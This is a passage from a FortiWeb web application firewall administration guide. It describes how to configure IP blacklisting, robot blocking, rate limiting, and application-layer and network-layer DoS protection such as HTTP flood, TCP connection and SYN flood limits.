10. To apply the IP list, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

    Attack log messages contain `Blacklisted IP blocked` when this feature detects a blacklisted source IP address.

See also

- Blacklisting & whitelisting countries & regions
- Sequence of scans
- Monitoring currently blocked IPs

Blacklisting content scrapers, search engines, web crawlers, & other robots

You can use FortiWeb features to control access by Internet robots such as:

- search engine indexers
- automated tools such as link checkers, web crawlers, and spiders

FortiWeb keeps up-to-date the predefined signatures for malicious robots and source IPs if you have subscribed to FortiGuard Security Service.

To block typically unwanted automated tools, use Bad Robot.

To control which search engine crawlers are allowed to access your sites, go to **Server Objects > Global > Known Search Engines**; also configure Allow Known Search Engines.

See also

- Sequence of scans

Rate limiting

In addition to controlling which URLs a client can access, you can control how often. This can be especially important to preventing scouting and brute force password attacks.



If a client is not really interested in actually receiving a response and/or attempting to authenticate or connecting, but is simply attempting to consume resources in order to deprive legitimate clients, consider more than simple HTTP-layer rate limiting. See also DoS prevention on page 452.

If you need to restrict access as well as rate limiting, you can do both at the same time. See Combination access control & rate limiting on page 437.

DoS prevention

You can protect your web assets from a wide variety of denial of service (DoS) attacks.



Some DoS protection features are not supported in all modes of operation. For details, see Supported features in each operation mode on page 82.

DoS features are organized by which open system interconnections (OSI) model layer they use primarily to apply the rate limit:

- Application layer (HTTP or HTTPS)
- Network and transport layer (TCP/IP)

Appropriate DoS rate limits vary by the web application you are protecting. For details, see Reducing false positives on page 782.

Configuring application-layer DoS protection

The **DoS Protection > Application** submenu enables you to configure DoS protection at the network application layer.

For some DoS protection features, the FortiWeb appliance uses session management to track requests.

1. When a FortiWeb appliance receives the first request from any client, it adds a session cookie to the response from the web server in order to track the session. The client will include the cookie in subsequent requests.
2. If a client sends another request before the session timeout, FortiWeb examines the session cookie in the request.
   - If the cookie does not exist or its value has changed, the FortiWeb appliance drops the request.
   - If the same cookie exists, the request is treated as part of the same session. FortiWeb increments its count of connections and/or requests from the client. If the rate exceeds the limit, FortiWeb drops the extra connection or request.

See also

- Limiting the total HTTP request rate from an IP
- Limiting TCP connections per IP address by session cookie
- Preventing an HTTP request flood

Limiting the total HTTP request rate from an IP

You can limit the number of HTTP requests per second, per source IP address.

This feature is similar to **DoS Protection > Application > HTTP Flood Prevention**. However, this feature can prevent HTTP request floods that involve many different URLs. It also can detect source IP addresses that are shared by multiple clients, and intelligently enforce a separate request rate limit for those IPs, even if those clients do not support cookies.

FortiWeb appliances track the rate of requests from each source IP address, regardless of their HTTP method. If the rate of requests exceeds the limit, FortiWeb performs the **Action**.



This scan is bypassed if the client's source IP is a known search engine and you have enabled Allow Known Search Engines.

To configure an HTTP request rate limit

1. Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients. For details, see Advanced settings on page 668.



If you do not enable detection of shared IP addresses (Shared IP) , FortiWeb ignores the second threshold, **HTTP Request Limit/sec (Shared IP)** .


2. Go to **DoS Protection > Application > HTTP Access Limit**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears.

4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
HTTP Request Limit/sec (Standalone IP)	Type a rate limit for the maximum number of HTTP requests per second from each source IP address that is a single HTTP client. For example, if loading a web page involves: • 1 HTML file request • 1 external JavaScript file request • 3 image requests the rate limit should be at least 5, but could be some multiple such as 10 or 15 in order to allow 2 or 3 page loads per second from each client. For best results, this should be **at least** as many requests as required to normally load the URL. When a client accesses a web application, it normally requests many files, such as images and style sheets, used by the web page itself. If you set limits too low, it can cause false positive attack detections and block requests. In extreme cases, this could prevent a single web page from fully loading all of its components — images, CSS, and other external files. The valid range is from 0 to 65,536. The default value is 0. Fortinet suggests an initial value of 500. See also Reducing false positives on page 782.

Setting name	Description
HTTP Request Limit/sec (Shared IP)	Type a rate limit for the maximum number of HTTP requests per second from each source IP address that is shared by multiple HTTP clients. Typically, this limit should be greater than HTTP Request Limit/sec (Standalone IP). For example, let's say a branch office with 10 employees is accessing your web site. Some solitary telecommuters also access your web site. Each telecommuter has her own IP address. However, the 10 people at the branch office are behind a firewall with NAT, and from the perspective of the Internet appear to have a single source IP address. If the appropriate rate limit for solitary telecommuters is 20 requests/sec., a fair rate limit for the branch office might be 200 requests/sec.: `20 requests/sec/person x 10 persons = 200 requests/sec.` The valid range is from 0 to 65,536. The default value is 0. Fortinet suggests an initial value of 1000. See also Reducing false positives on page 782. **Note:** If detection of shared IP addresses is disabled, this setting will be **ignored** and all source IP addresses will be limited by **HTTP Request Limit/sec (Standalone IP)** instead. See Advanced settings on page 668.
Real Browser Enforcement	If you want to return a JavaScript to the client to test whether it is a web browser or automated tool when it exceeds the rate limit, enable this option. If either the client fails the test, or if it does not return results before the Validation Timeout, FortiWeb will apply the Action. If the client appears to be a web browser, FortiWeb will allow the client to exceed the action. See also Bot analysis on page 759. Disable this option to apply the rate limit regardless of whether the client is a web browser such as Firefox or an automated tool such as `wget`.
Validation Timeout	Enter the maximum amount of time that FortiWeb will wait for results from the client for Real Browser Enforcement.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to enforce actions for this feature. See Sessions & FortiWeb HA on page 47. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 10,000 (2.78 hours). The default value is 0. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

5. Click **OK**.
6. Group the rule in a DoS protection policy (see Grouping DoS protection rules on page 469) that is used by a protection profile.
7. Enable the Session Management option in the protection profile.

   Attack log messages contain `DoS Attack: HTTP Access Limit Violation` when this feature detects a multi-URL HTTP flood. See also Log rate limits on page 691.

Example: HTTP request rate limit per IP

If you set 10 per second for both the shared and standalone limit, here are two scenarios:

- A client opens 5 TCP connections, where each connection has a different source port. Each TCP connection creates 3 HTTP `GET` requests. The FortiWeb appliance blocks the extra connections as there are 15 HTTP requests overall, which exceeds the limit.
- A client opens a single TCP connection with 12 HTTP `GET` requests. The **Period Block** action is set. Once the count exceeds 10, the FortiWeb appliance blocks all traffic from the client for the specified block period.

Limiting TCP connections per IP address by session cookie

You can limit the number of TCP connections per HTTP session. This can prevent TCP connection floods from clients operating behind a shared IP with innocent clients.

Excessive numbers of TCP connections per session can occur if a web application or client is malfunctioning, or if an attacker is attempting to waste socket resources to produce a DoS.

This feature is similar to **DoS Protection > Network > TCP Flood Prevention**. However, this feature counts TCP connections per session cookie, while **TCP Flood Prevention** counts only TCP connections per IP address.

Because it uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, in order to work, the client must support cookies.

If the count exceeds the limit, the FortiWeb appliance executes the **Action**.



This scan is bypassed if the client's source IP is a known search engine and you have enabled Allow Known Search Engines.

To configure a TCP connection limit per session


1. Go to **DoS Protection > Application > Malicious IPs**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.

3. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
TCP Connection Number Limit	Type the maximum number of TCP connections allowed with a single HTTP client. The valid range is from 1 to 1,024. The default is 1. Fortinet suggests an initial value of 100. See also Reducing false positives on page 782.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to enforce actions for this feature. See Sessions & FortiWeb HA on page 47. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 10,000 (2.78 hours). The default value is 0. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

4. Click **OK**.
5. Group the rule in a DoS protection policy (see Grouping DoS protection rules on page 469) that is used by a protection profile.
6. Enable the Session Management option in the protection profile.

   Attack log messages contain `DoS Attack: Malicious IPs Violation` when this feature detects a TCP flood with the same HTTP session cookie. See also Log rate limits on page 691.

Example: TCP connection per session limit

If you set 10 as the connection limit, here are two scenarios:

- A client opens 5 TCP connections. Each connection has a different source port. Because each connection has a valid session cookie, and does not exceed the connection limit, the FortiWeb appliance allows them.
- A client opens 11 TCP connections. The FortiWeb appliance blocks the last connection because it exceeds the limit of 10.

See also

- Limiting TCP connections per IP address

Preventing an HTTP request flood

You can limit the number of HTTP requests per second, per session, per URL. This effectively prevents HTTP request floods that utilize a single URL.

Because this feature uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, the client must support cookies.

This feature is similar to **DoS Protection > Application > HTTP Access Limit**. However, rather than preventing many requests to **any** URL by the same client, it prevents many requests to the **same** URL by the same client.

If the rate exceeds the limit, the FortiWeb appliance executes the **Action**.



This scan is bypassed if the client's source IP is a known search engine and you have enabled Allow Known Search Engines.

To configure HTTP flood prevention


1. Go to **DoS Protection > Application > HTTP Flood Prevention**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.

3. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
HTTP Request Limit/sec	Type the maximum rate of requests per second allowed from a single HTTP client. The valid range is from 0 to 4,096. The default is 0. Fortinet suggests an initial value of 500. See also Reducing false positives on page 782.
Real Browser Enforcement	If you want to return a JavaScript to the client to test whether it is a web browser or automated tool when it exceeds the rate limit, enable this option. If either the client fails the test, or if it does not return results before the Validation Timeout, FortiWeb will apply the Action. If the client appears to be a web browser, FortiWeb will allow the client to exceed the action. See also Bot analysis on page 759. Disable this option to apply the rate limit regardless of whether the client is a web browser such as Firefox or an automated tool such as `wget`.
Validation Timeout	Enter the maximum amount of time that FortiWeb will wait for results from the client for Real Browser Enforcement.

Setting name	Description
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to enforce actions for this feature. See Sessions & FortiWeb HA on page 47. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 10,000 (2.78 hours). The default value is 0. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

4. Click **OK**.
5. Group the rule in a DoS protection policy (see Grouping DoS protection rules on page 469).
6. Select the DoS protection policy in a protection profile (see Configuring a protection profile for inline topologies on page 608).
7. Enable the Session Management option in the protection profile.

   Attack log messages contain `DoS Attack: HTTP Flood Prevention Violation` when this feature detects an HTTP flood.

Example: HTTP request flood prevention

Assuming you set 10 as the limit, here are three scenarios:

- A client opens a single TCP connection with 8 HTTP GET requests. As long as they all have the session cookie set by the FortiWeb appliance, it allows the requests.
- A client opens a single TCP connection with 8 HTTP GET requests. One request does not have the session cookie. The FortiWeb appliance drops the TCP connection (dropping all sessions).
- Two clients open 2 TCP connections. Each has 6 HTTP requests with the same session cookie. The FortiWeb appliance blocks the last two requests because there are 12, which exceeds the 10 limit.

Configuring network-layer DoS protection

You configure DoS protection at the network layer using the **DoS Protection > Network** submenu and server policies.

Limiting TCP connections per IP address

You can limit the number of fully-formed TCP connections per source IP address. This effectively prevents TCP flood-style denial-of-service (DoS) attacks.

TCP flood attacks exploit the fact that servers must consume memory to maintain the state of the open connection until either the timeout, or the client or server closes the connection. This consumes some memory even if the client is not currently sending any HTTP requests.

Normally, a legitimate client will form a single TCP connection, through which they may make several HTTP requests. As a result, each client consumes a negligible amount of memory to track the state of the TCP connection. However, an attacker will open many connections with perhaps zero or one request each, until the server is exhausted and has no memory left to track the TCP states of new connections with legitimate clients.

This feature is similar to **DoS Protection > Application > Malicious IPs**. However, this feature counts TCP connections per IP, while **Malicious IPs** counts TCP connections per session cookie.

It is also similar to the **Syn Cookie** setting in a server policy. However, this feature counts fully-formed TCP connections, while **Syn Cookie** counts partially-formed TCP connections.

FortiWeb counts the TCP connections. If a source IP address exceeds the limit, FortiWeb executes the **Action** for that client.

To configure a TCP connection flood limit


1. Go to **DoS Protection > Network > TCP Flood Prevention**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.

3. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
TCP Connection Number Limit	Type the maximum number of TCP connections allowed with a single source IP address. The valid range is from 0 to 65,535. The default is 0.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) without returning the client any message, and then generate an alert email and/or log message. • **Period Block** — Block subsequent requests from the client for a number of seconds without returning the client any message. Also configure Block Period. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 0. See also Monitoring currently blocked IPs on page 760.

Setting name	Description
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **Medium**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

4. Click **OK**.
5. Group the rule in a DoS protection policy (see Grouping DoS protection rules on page 469) that is used by a protection profile.

   Attack log messages contain `DoS Attack: TCP Flood Prevention Violation` when this feature detects a TCP connection flood. See also Log rate limits on page 691.

Example: TCP flood prevention

Assume you set 10 as the limit. A client opens 15 TCP connections. Each connection has a different source port. The FortiWeb appliance counts all connections as part of the same source IP and blocks the connections because they exceed the limit.

See also

- Limiting TCP connections per IP address by session cookie
- Preventing a TCP SYN flood

Preventing a TCP SYN flood

You can configure protection from TCP `SYN` flood-style denial of service (DoS) attacks.

TCP `SYN` floods attempt to exploit the state mechanism of TCP. At the point where a client has only sent a `SYN` signal, a connection has been initiated and therefore consumes server memory to remember the state of the half-open connection. However, because the connection is not yet fully formed, packets are not required to contain any actual application layer payload such as HTTP. Therefore, application-layer scans cannot block the connection. Scans that only count fully-formed socket connections (where the client's `SYN` has been replied to by a `SYN ACK` from the server, and the client has confirmed connection establishment with an `ACK`) cannot block it either.

Normally, a legitimate client quickly completes the connection build-up and tear-down. However, an attacker initiates many connections without completing them until the server is exhausted and has no memory left to track the TCP connection state for legitimate clients.

To prevent this, FortiWeb can use a “SYN cookie” — a small piece of memory that keeps a timeout for half-open connections. This mechanism prevents half-open connections from accumulating to the point of socket exhaustion.

This feature is similar to **DoS Protection > Network > TCP Flood Prevention**. However, this feature counts partially-formed TCP connections, while **TCP Flood Prevention** counts fully-formed TCP connections.

TCP SYN flood protection is available only when the operating mode is reverse proxy or true transparent proxy. To enable the feature, you configure the Syn Cookie and Half Open Threshold options in the appropriate server policy.

Grouping DoS protection rules


Before you can apply them in a server policy via a protection profile, you must first group DoS prevention rules. (You enable TCP SYN flood protection in the appropriate server policy.)

To configure a DoS protection policy

1. Before you can configure a DoS protection policy, you must first configure the rules that you want to include:
   - HTTP request flood prevention (see Preventing an HTTP request flood on page 461)
   - HTTP request rate limit (see Limiting the total HTTP request rate from an IP on page 453)
   - TCP connections per session (see Limiting TCP connections per IP address by session cookie on page 458)
   - TCP connection flood prevention (see Limiting TCP connections per IP address on page 466)
2. Go to **DoS Protection > DoS Protection Policy > DoS Protection Policy.**

   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. If you want to apply features that use session cookies, enable **HTTP Session Based Prevention**.
   - From **HTTP Flood Prevention**, select an existing rule that sets the maximum number of HTTP requests per second to a specific URL (see Preventing an HTTP request flood on page 461).
   - From **Malicious IPs**, select an existing rule that limits TCP connections from the same client (see Limiting TCP connections per IP address by session cookie on page 458).
